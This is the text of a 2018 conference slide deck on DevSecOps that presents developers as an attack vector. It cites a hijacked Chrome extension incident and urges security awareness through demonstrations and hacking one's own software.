DEVsec

OPsec

Hacker Games & DevSecOps

27.3. 2018 TallinnSec
Twitter: @Anakondantti
Antti.virtanen@solita.fi

Emerging developer landscape

- More threats, new threats.
- More responsibility. New responsibilities.
- Not possible to know everything.

- What can we do?
- Could it be fun?

My interest on this..

- I’ve done programming professionally for 20 years
- I’ve had an interest on security side of things for a long time..

- I’m an Architect & Security consultant at Solita
- Part of hacker team ROT


- **It would be awesome if things didn’t suck so badly.**

Developer is an attack vector


My presentation about this from Disobey 2018:
https://www.youtube.com/watch?v=3rOSrNpjj9o&t=2s

SOLITA

Cloud! AWESOME! Agile!



1 DEV -> 1M DEV -> 50M USERS….



Security

Chrome web dev plugin with 1m+ users hijacked, crams ads into browsers

Toolmaker phished, Google account pwned, malicious code pushed out – and now fixed

By Shaun Nichols in San Francisco 2 Aug 2017 at 19:32 28 SHARE ▼

A popular Chrome extension was hijacked earlier today to inject ads into browsers, and potentially run malicious JavaScript, after the plugin's creator was hacked.

> “that's because **miscreants apparently phished his Google account**, updated the software to version 0.4.9, and pushed it out to its 1,044,000 users.”

https://www.theregister.co.uk/2017/08/02/chrome_web_developer_extension_hacked/

More responsibilities

Because Cloud = DevOps = L33t K-Rad Elite Agile

Who is in charge?

- S3 bucket policies and other AWS policy stuff?
- SSL certificates?
- Production server ops and opsec?
- Dynamic firewall configurations?
- VPN connection configurations in the cloud?
- ...

- Surprisingly often, Developers are in charge
- .. Or have ACCESS

No easy solutions..


There are some obvious ones..

DEVSEC & DevSecOps – build security in!

Raise awareness

- **Demonstrate** attacks.
- **Hack your own software.**
- Show news of relevant attacks to other organizations
- Explain emerging new threats.
- Make developers worry about more than coding stuff.
- Educate developers about opsec, firewalls, VPN tunneling etc.

